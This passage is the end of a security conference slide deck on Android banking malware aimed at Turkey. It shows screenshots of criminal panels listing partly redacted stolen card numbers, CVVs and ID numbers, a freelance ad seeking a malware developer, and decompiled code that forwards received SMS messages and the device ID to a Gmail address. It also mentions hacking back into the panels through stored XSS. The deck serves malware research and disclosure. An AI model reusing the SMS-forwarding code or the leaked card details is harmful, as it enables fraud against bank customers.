
QUESTIONS &amp; ANSWERS

58

## Twitter campaigns

### 1. Stored XSS

- Session takeover via sniffer



The screenshot shows a web browser window with the URL `e-devlet-onlineiadem.com/tach/index.php`. The page displays a table of credit cards under the heading "SEGMENT". A sidebar on the left contains a button labeled "Kart Bilgileri". The table has the following columns: "Kredi Kartı Numarası", "Son K. Tarihi", "CVV Kodu", "T.C. Kimlik No", "Doğum Yılı", "Kart Limiti", and "3D Şifresi". Two vertical grey boxes redact the "Kredi Kartı Numarası" and "T.C. Kimlik No" columns for several rows.

Kredi Kartı Numarası	Son K. Tarihi	CVV Kodu	T.C. Kimlik No	Doğum Yılı	Kart Limiti	3D Şifresi
4506 3470	03 / 20	424	42575	90	14900	
4197 3942	01 / 20	858	55335	86	1200	48765
4921 3070 0	01 / 22	596				
5437 7136 1	10 / 20	309	38398	83	9000	
4543 6003 0	11 / 20	132	40174	83	500	
5521 0101 3	09 / 19	702	49480	86	10000	
5200 1900 4	08 / 21	001	44410	83	1000	
5400450100	08/23	757	14308	88		
5892 8300 4	09 / 19	557	36952	96	1000	
5521 0101 3	09 / 19	702	49480	86	10000	

# Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

59

## Twitter campaigns

### 1. Stored XSS

- Session takeover via sniffer

ID	T.C. Kimlik No	Şifre	SMS	CVV Kodu	3D SMS Şifresi	
20	556	5			21:56:45	IP Banla / Sil
19	256	1			21:56:13	IP Banla / Sil
18	332	3		963	21:56:06	IP Banla / Sil
17	577	6			21:56:01	IP Banla / Sil
16	411	7		125	21:56:00	IP Banla / Sil
15	556	5			21:55:38	IP Banla / Sil
11	577	6			21:54:37	IP Banla / Sil
10	187	9	070077		21:54:07	IP Banla / Sil
9	306	9		095	21:54:04	IP Banla / Sil
7	349	5		581	21:53:45	IP Banla / Sil
6	383	3		179	21:53:26	IP Banla / Sil
4	316	6		626	21:52:44	IP Banla / Sil

# Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

60

## Special case

1. Wannabe “threat actor”  
looking for a developer

📅 Yayın Tarihi 05.09.2018, 10:35

🕒 Teslim Süresi 2 Gün

🕒 Bitiş Tarihi 05.10.2018, 10:34

🔄 Benzer Proje Gönder

💰 Yaklaşık Bütçe 1.000 TL

➡ Projeyi Paylaş [f](#) [t](#) [in](#)

### Açıklama

MOBİL APK İŞLERİNDEN ANLAYAN BİRİLERİ LAZIM

ŞUAN HALİ HAZIRDA Bİ Bİ PROJEM VAR BİTMİŞ AMA ONUN TEKRAR SIFIRIDAN KODLARLA YAZDIRMAK İSYİYORUM AYNISINI ÇÜNKÜ GOOGLE PLAYDEN YASAKLANDI

GUNLUK OLARAK PROJEMİ EDİTLEYİP GOOGLE PLAYE EKLENMESİ HALİNDE 1000TL ÖDEME YAPABİLİRİM.

*“I need someone who knows his way around mobile apk. I’ve got a project already done but I want it coded again since it is banned from Google Play. I can pay 1000TL (\$173) for editing my project and uploading it to Google Play.”*





# Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

61

## Special case

1. Wannabe threat actor
  - looking for a developer
    - a. Gmail credentials in source code



```

public static boolean _sms_mesagereceived(String str, String str2) throws Exception {
    _smtp.Initialize("smtp.gmail.com", 465, "[redacted]@gmail.com", "[redacted]"SMTP");
    _smtp.setUseSSL(true);
    _smtp.setTo().Add("[redacted]@gmail.com");
    SMTPWrapper smtpWrapper = _smtp;
    StringBuilder append = new StringBuilder().append("Cihaz ID : ");
    PhoneId phoneId = _pi;
    smtpWrapper.setSubject(append.append(PhoneId.GetDeviceId()).toString());
    _smtp.setBody("Mesaj : " + str2);
    _smtp.Send(processBA);
    return true;
}

```

# Takeaways

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

62

1. We uncover operations targeting Turkey while reversing common malware (as-a-service) families
2. We hack(back) for the people who can't
3. We restore stolen data, preventing further incidents
4. 8 threat actor got arrested



# Thanks!

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

63



Mert

[linkedin.com/in/mcoskuner](https://www.linkedin.com/in/mcoskuner)  
[medium.com/@mcoskuner](https://medium.com/@mcoskuner)

trendyol.com



Kürşat

[twitter.com/@koakinci](https://twitter.com/@koakinci)  
[linkedin.com/in/kursatoguzh](https://www.linkedin.com/in/kursatoguzh)  
[anakinci/](#)



# References

[INTRODUCTION](#)[ANDROID MALWARE](#)[COMMAND & CONTROL](#)[QUESTIONS & ANSWERS](#)

64

<https://www.xda-developers.com/android-development-bypass-hidden-api-restrictions/>

<https://www.xda-developers.com/play-store-updated-requirements-api-level-64-bit/>

<https://security.googleblog.com/2019/11/the-app-defense-alliance-bringing.html>

<https://br.gdatasoftware.com/news/2019/07/35228-mobile-malware-report-no-let-up-with-android-malware>

<https://security.googleblog.com/2019/05/whats-new-in-android-q-security.html>

<https://android-developers.googleblog.com/2019/01/reminder-smscall-log-policy-changes.html>

<https://pentest.blog/android-malware-analysis-dissecting-hydra-dropper/>

[http://skptr.me/malware\\_timeline\\_2019.html](http://skptr.me/malware_timeline_2019.html)

